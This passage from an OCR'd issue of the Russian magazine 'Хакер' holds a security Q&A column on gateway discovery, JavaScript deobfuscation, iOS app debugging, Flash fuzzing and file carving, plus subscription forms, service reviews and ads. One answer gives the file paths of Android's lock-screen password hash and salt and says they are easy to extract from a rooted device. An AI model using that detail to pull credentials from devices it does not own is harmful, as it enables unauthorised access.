ным софтом и драйверами, поставляемыми с устройствами. В большинстве случаев драйверы позволяют назначить один VLAN ID для всего трафика, проходящего через сетевой интерфейс. Делается это через стандартные настройки сетевого адаптера. Несколько более широкие возможности предоставляет тулза PROSet, предназначенная для управления драйверами устройств Intel. С ее помощью в пару кликов можно создать несколько виртуальных интерфейсов и назначить им разные VLAN ID.


Q Что делать, если удалось физически подключиться к LAN, но DHCP нет и неясно, что указывать в качестве шлюза? Если указать 192.168.0.1, тоже ничего не работает. Как быть?

A Действительно, далеко не всегда шлюзом оказывается первый хост в подсети. Особенно если мы имеем дело с чем-то покрупнее маленькой домашней сетки. Для поиска двери в соседнюю подсеть нам понадобятся MAC-адреса всех поднятых хостов в нашей подсети, а значит, потенциальных шлюзов (для этого достаточно произвести ping-scan подсети и заглянуть в составленную ARP-таблицу). Начнем слать TCP SYN-запросы на заведомо известный IP из подсети, в которую хотим попасть, но в поле MAC-адреса получателя будем подставлять значения из нашего списка (при поиске шлюза в интернете нужно использовать IP-адрес ресурса, который с высокой вероятностью доступен). Таким образом, когда наш пакет достигнет потенциального шлюза, он будет либо проигнорирован (из-за несоответствия IP-адресов получателя и хоста), либо проброшен в соответствующую подсеть, откуда нам должен вернуться ответ. Это будет означать, что шлюз найден! Конечно, проделывать все эти операции вручную нам не придется. Этим займется утилита gateway-finder (https://bit.ly/gwfinder). Для ее запуска требуется интерпретатор Python и библиотека scapy, отвечающая за работу с TCP. На вход подается IP, до которого будем пробиваться, и список MAC'ов.

БОЛЬШОЙ ВОПРОС

Q В ПРОШЛОМ НОМЕРЕ ДЛЯ РАЗБОРА СЛОЖНЫХ JAVA SCRIPT'ОВ РЕКОМЕНДОВАЛОСЬ ИСПОЛЬЗОВАТЬ ПЛАГИН ДЛЯ БРАУЗЕРА. НО КАК БЫТЬ, ЕСЛИ КОД ВДОБАВОК КО ВСЕМУ ЕЩЕ И ОБФУСЦИРОВАН?

A Обфусцированный код действительно не редкость. В некоторых случаях запутывание используют для сокращения размера скрипта или для защиты от простой модификации, а иногда для обхода сигнатурных фильтров антивирусов, и это куда менее приятно. Конечно, многочисленные автоматические деобфускаторы могут помочь разобраться, что же именно и как делает этот код, зачастую больше похожий на Brainfuck, нежели на JS. Но поскольку народная мудрость гласит: «Если хочешь, чтобы что-то было сделано хорошо, — сделай это сам», я бы рекомендовал обратить внимание на утилиту для ручного анализа JS-кода Revelo (bit.ly/Revelo). Несмотря на скромный функционал, она позволяет отслеживать и блокировать сетевые запросы выполняемого скрипта, перехватывать возвращаемые функциями значения и обращения к DOM, автоматически заменять типичные для обфусцированного кода функции на операторы вывода в процессе выполнения и отображает промежуточный результат. Приятным дополнением является преобразователь форматирования, который приводит код в более читабельный вид, добавляя отступы и переносы.



Revelo — отличный инструмент для ручной деобфускации JavaScript

3 Теперь копируем специальный XML-конфиг (pastebin.com/g8SFczFz) в домашний каталог на iPhone. Наделяем наш исполняемый файл разрешениями на необходимые для отладки действия (описаны в XML) и подписываем полученное приложение с помощью утилиты ldid. Последнее необходимо дополнительно установить через Cydia (это альтернативный AppStore'у репозиторий приложений со всякими ништяками):

```
ldid -Srules.xml gdb-srv
```

4 Все почти готово, можно протестировать сервер отладки. Для примера запускаем стандартное приложение Notes. Параметр -x указывает метод запуска: в нашем случае вызов приложения эмулируется из springboard.

```
~/ gdb-srv -x spring host:1337 \
/Applications/MobileNotes.app/MobileNotes
```

GDB должен перейти в режим ожидания и оставаться в нем до подключения клиента отладчика.

5 Запускаем IDA и выбираем удаленную отладку при помощи GDB (Debugger → Attach → Remote GDB). Открываем диалог настроек исключений (Debug options → Edit Exeptions) и редактируем исключение SIGSTOP, деактивируя чекбокс Stop program. Сохраняем изменения, вводим в соответствующие поля IP и порт и соединяемся с сервером отладки, запущенным на iPhone. Всё, с этого момента, у нас есть возможность для отладки iOS-приложений, что может быть очень полезно исследователям безопасности.

Q Подскажите самые удобные способы поиска багов во Flash-приложениях.

A Несмотря на то что Flash пророчили скорый закат с приходом HTML5, Flash по-прежнему остается самым популярным средством для представления мультимедиа на просторах Всемирной паутины. Допускаемые разработчиками ошибки, как и в любых других приложениях, приводят к появлению уязвимостей, по большей части типовых. Для их обнаружения вполне логично использовать софт, облегчающий или даже автоматизирующий этот процесс. Среди множества утилит, в той или иной степени предоставляющих нам такие возможности, хочется прежде всего выделить SWF Investigator (adobe.ly/swfinv), который не так давно стал доступен для широкой публики. Его разработкой занимались не просто энтузиасты-исследователи, а ребята из Adobe Labs! Кому, как не им, в подробностях знать особенности этой закрытой платформы? Этот потрошитель позволяет вытаскивать из SWF-файлов практически любую информацию, от списков экспортируемых классов до дизассемблированного кода, полученного при помощи встроенного или подключаемого дизассемблера. Утилита имеет даже свой легковесный веб-сервер для анализа сетевого взаимодействия и, конечно же, конфигурируемые инструменты для фаззинга входных параметров, flashvars и сообщений в формате Action Message Format. Дополняют картину встроенный компилятор AtcionScript, HEX-редактор с распаковщиком и редактор Local Shared Objects (Flash cookie).

Q Где и как в ОС Android хранится пароль разблокировки экрана?

A Как известно, начиная с версии 2.2 Android позволяет использовать в качестве пароля разблокировки экрана не только комбинации цифр, но и последовательности символов. На механизме хранения и защиты это, впрочем, сказывается не сильно. Заглянем в исходники:

```
public byte[] passwordToHash(
    String password)
{
  if (password == null) {
    return null;
  }
  String algo = null;
  byte[] hashed = null;
  try {
    byte[] saltedPassword =
      (password + getSalt()).getBytes();
    byte[] sha1 = MessageDigest.
      getInstance(algo = "SHA-1").
      digest(saltedPassword);
    byte[] md5 = MessageDigest.
      getInstance(algo = "MD5").
      digest(saltedPassword);
    hashed = (toHex(sha1) + toHex(md5)).
      getBytes();
  }
  catch (NoSuchAlgorithmException e) {
    Log.w(TAG, "Failed to encode
      string because of missing
      algorithm: " + algo);
  }
  return hashed;
}
```

Как видно, полученный от пользователя пароль вместе с солью хешируется с использованием двух алгоритмов, после чего два полученных значения конкатенируются. Результат сохраняется в файле /data/system/password.key, откуда его не составит труда вытащить, если устройство рутовано. Соль, используемая при вычислении хешей, хранится в поле с ключом lockscreen.password_salt в базе данных SQLite, которая, в свою очередь, содержится в файле /data/data/com.android.providers.settings/databases/settings.db.

Q Есть фрагмент большого дампа одного из разделов диска, некогда разбитого для переноса на флешке. Что посоветуете для восстановления файлов из этого кусочка?

A Для выковыривания файлов из дампа, будь то образ диска или неким образом захваченный и сохраненный поток, идеально подходит тулза с медицинским названием Scalpel (bit.ly/frscscalpel), которую особенно любят специалисты по форензике. Анализируя сигнатуры заголовков, она с хирургической точностью вырезает из груды гигабайтов файлы любого популярного формата. Для предварительной настройки достаточно раскомментировать в конфигурационном файле те сигнатуры, которые необходимо найти. Если в списке отсутствуют «отпечатки» для файлов, которые ты планируешь спасти, написание собственной сигнатуры не займет много времени. Синтаксис описания предельно прост. В качестве примера рассмотрим маску для PDF:

```
pdf   y   5000000   %PDF   %EOF\x0d   REVERSE
```

Здесь pdf — расширение для сохранения восстановленного файла, далее следуют флаг значимости регистра в сигнатуре, максимальный размер файла, «%PDF» — заголовок файла и «%EOF\x0d» — завершающие байты. Ключевое слово REVERSE дает программе понять, что следует искать окончание файла в обратном направлении. Это может быть полезно в случае, если формат файла допускает множественные вхождения футера.

ДЛЯ ВЫКОВЫРИВАНИЯ ФАЙЛОВ ИЗ ДАМПА, БУДЬ ТО ОБРАЗ ДИСКА ИЛИ НЕКИМ ОБРАЗОМ ЗАХВАЧЕННЫЙ И СОХРАНЕННЫЙ ПОТОК, ИДЕАЛЬНО ПОДХОДИТ ТУЛЗА SCALPEL

Q При нажатии Ctrl + C во время работы в bash для прерывания вывода какой-либо команды строка приглашения к вводу смещается. В результате получается что-то вроде «^Cuser@hostname:~#». Этот недочет не то чтобы очень сильно мешает, но можно ли его как-то исправить?

A В процессе работы с bash, когда, например, выполняется прерывание вывода непечатных символов, действительно может возникнуть такой «артефакт». И раз уж этот небольшой баг ставит под сомнение идеальность нашего шелла, посмотрим, что можно сделать для его устранения :). Для этого будем править переменную окружения, содержащую в себе шаблон для вывода строки приглашения к вводу (то есть все, что находится перед знаком # и мигающим курсором). Чтобы начало приглашения располагалось в начале строки, нам требуется только добавить в начало ESC-код, переводящий каретку в нужное место. Это делается с помощью следующей команды:

```
PS1="\[\033[G\]$PS1"
```

Чтобы при последующих запусках командной строки не приходилось заново дополнять $PS1, можно внести эту команду в .bashrc (обычно находится в домашней директории и обрабатывается интерпретатором при каждом запуске).

Q Где найти RFC-протоколы в удобном виде?

A Несмотря на то что оформление детальных описаний протоколов в виде текстовых файлов с псевдографикой, очевидно, морально устарело, именно такое представление используется по сей день и будет использоваться в обозримом будущем. Нам, простым любопытствующим, остается довольствоваться этой данью исторической традиции, хотя это не слишком удобно, или использовать один из сервисов, помогающих представить RFC в более читабельном виде, например Pretty-rfc (bit.ly/prettyrfc). Сверстанный документ с контекстными ссылками на упоминаемые технологии уже не производит такого отталкивающего впечатления, как сотни килобайт сухого текста.

Подписка ХАКЕР



1. Разборчиво заполни подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта shop.glc.ru.
2. Оплати подписку через любой банк.
3. Вышли в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:
   - на e-mail: subscribe@glc.ru;
   - по факсу: (495) 545-09-06;
   - почтой по адресу: 115280, Москва, ул. Ленинская Слобода, 19, Омега плаза, 5 эт., офис № 21, ООО «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ! ЕСЛИ ПРОИЗВЕСТИ ОПЛАТУ В ИЮЛЯ, ТО ПОДПИСКУ МОЖНО ОФОРМИТЬ С АВГУСТА.

ЕДИНАЯ ЦЕНА ПО ВСЕЙ РОССИИ. ДОСТАВКА ЗА СЧЕТ ИЗДАТЕЛЯ, В ТОМ ЧИСЛЕ КУРЬЕРОМ ПО МОСКВЕ В ПРЕДЕЛАХ МКАД

12 НОМЕРОВ — **2200 РУБ.**
6 НОМЕРОВ — **1260 РУБ.**

УЗНАЙ, КАК САМОСТОЯТЕЛЬНО ПОЛУЧИТЬ ЖУРНАЛ НАМНОГО ДЕШЕВЛЕ!



ПРИ ПОДПИСКЕ НА КОМПЛЕКТ ЖУРНАЛОВ
ЖЕЛЕЗО + ХАКЕР + 2 DVD: — ОДИН НОМЕР ВСЕГО ЗА 162 РУБЛЯ
(НА 35% ДЕШЕВЛЕ, ЧЕМ В РОЗНИЦУ)

ЗА 12 МЕСЯЦЕВ 3890 РУБЛЕЙ (24 НОМЕРА)
ЗА 6 МЕСЯЦЕВ 2205 РУБЛЕЙ (12 НОМЕРОВ)

ЕСТЬ ВОПРОСЫ? Пиши на info@glc.ru или звони по бесплатным телефонам 8(495)663-82-77 (для москвичей) и 8 (800) 200-3-999 (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон).

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________________ 201 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________________

АДРЕС ДОСТАВКИ:
индекс ____________________
область/край ____________________
город ____________________
улица ____________________
дом __________ корпус __________
квартира/офис ____________________
телефон (код) ____________________
e-mail ____________________
сумма оплаты ____________________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала «____________________»
с 2012 г.
Ф.И.О.
Подпись плательщика


Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
ОАО «Нордеа Банк», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)
Назначение платежа | Сумма
Оплата журнала «____________________»
с 2012 г.
Ф.И.О.
Подпись плательщика

Кассир

WWW2




Навороченный бенчмарк для замера производительности работы того или иного сайта

LOAD IMPACT

loadimpact.com

Каждый раз, когда кто-то просит посоветовать утилиту для нагрузочного тестирования (чтобы проверить, сможет ли сайт выдержать наплыв большого числа юзеров), приходится рекомендовать инструмент вроде ab (из состава Apache) или Tsung. «Но неужели нет толкового онлайн-сервиса для тех же целей?» — подумал я. Оказалось, есть. Load Impact позволяет эмулировать активность до 50 000 пользователей и в реальном времени отслеживать производительность ресурса. При этом можно заранее записать разные сценарии поведения и дополнительно запрограммировать их с помощью скриптового языка. Конечно, все это стоит денег. Но Load Impact можно использовать бесплатно для быстрого анализа скорости работы произвольного сайта. К примеру, при выборе хостинга.




Песочница для тестирования схем таблиц и SQL-запросов

SQL FIDDLE

sqlfiddle.com

Если ты ничего не знаешь о SQL и проектировании баз данных, то этот сервис, скорее всего, не будет для тебя сильно полезным. Зато для всех тех, кому с БД дело приходится иметь хотя бы периодически, SQL Fiddle может быть очень кстати. Если кратко, то это песочница для SQL, где ты можешь строить различные схемы баз данных и тестировать на них SQL-запросы к базе данных. Ключевая фишка в том, что ты можешь не только проверить их правильность, но и оценить время выполнения, а также разобраться с последовательностью действий внутри базы данных (Execution Plan). В списке поддерживаемых баз: разные версии MS SQL Server, MySQL, Oracle, PostgreSQL, SQLite. Для любого проекта (так называемого Fiddle'а) генерируется уникальный линк, который ты можешь использовать, запрашивая помощь на форумах или конференциях.




Простой и удобный хостинг для скриншотов

SNAGGY

snag.gy

Классный сервис для публикации скриншотов, который я в последнее время взял на вооружение. Раньше, когда мне нужно было наглядно показать ошибку (например, для багрепорта разработчикам какого-нибудь приложения), приходилось выполнять целый ряд операций. Создать скрин, сохранить его в файл, сделать комментарии в редакторе, залить его на хостинг картинок — получается четыре тупых действия. Теперь я просто создаю скрин горячей клавишей (например, под виндой для этого достаточно нажать на клавиатуре кнопку Print Screen), вставляю его из буфера обмена на сайте snaggy — и сразу получаю линк, куда было загружено изображение. При необходимости можно подрезать скрин или сделать подписи с помощью встроенного редактора.



Модная Web 2.0 реализация клиента для подключения к олдскульным IRC-сетям

IRCCLOUD

https://irccloud.com


Вспоминаю, сколько времени и бессонных ночей было проведено на канале #xakep лет десять назад. Протокол IRC, несмотря на наличие более современных альтернатив, уверенно держит позиции одного из лучших решений для организации чата. Огромное количество людей с самыми разными увлечениями по-прежнему используют его для общения в реальном времени. Зато для подключения к IRC-сетям и разным каналам, помимо старых проверенных десктопных клиентов (вроде mIRC), стали появляться вполне пригодные для использования онлайн-сервисы. Один из них — IRCCloud, который позволяет подключаться одновременно к нескольким сетям и не теряет связь, если ты закрываешь окно браузера. Разработчики грозятся сделать сервис коммерческим, но на время бета-тестирования юзать его можно совершенно бесплатно.







Получать скидки в барах, ресторанах и магазинах твоего города



Участвовать в акциях и посещать закрытые мероприятия для держателей «Мужской Карты»






Управлять своими счетами, используя систему интернет-банка «Альфа-Клик»

Оформить подписку на журнал «Хакер» со скидкой 50%

тел. подписки (495)-663-82-77 | shop.glc.ru

Оформить дебетовую или кредитную «Мужскую карту» можно в отделениях ОАО «Альфа-Банка», а также заказав по телефонам:
(495) 229-2222 в Москве | 8-800-333-2-333 в регионах России (звонок бесплатный)







www.mancard.ru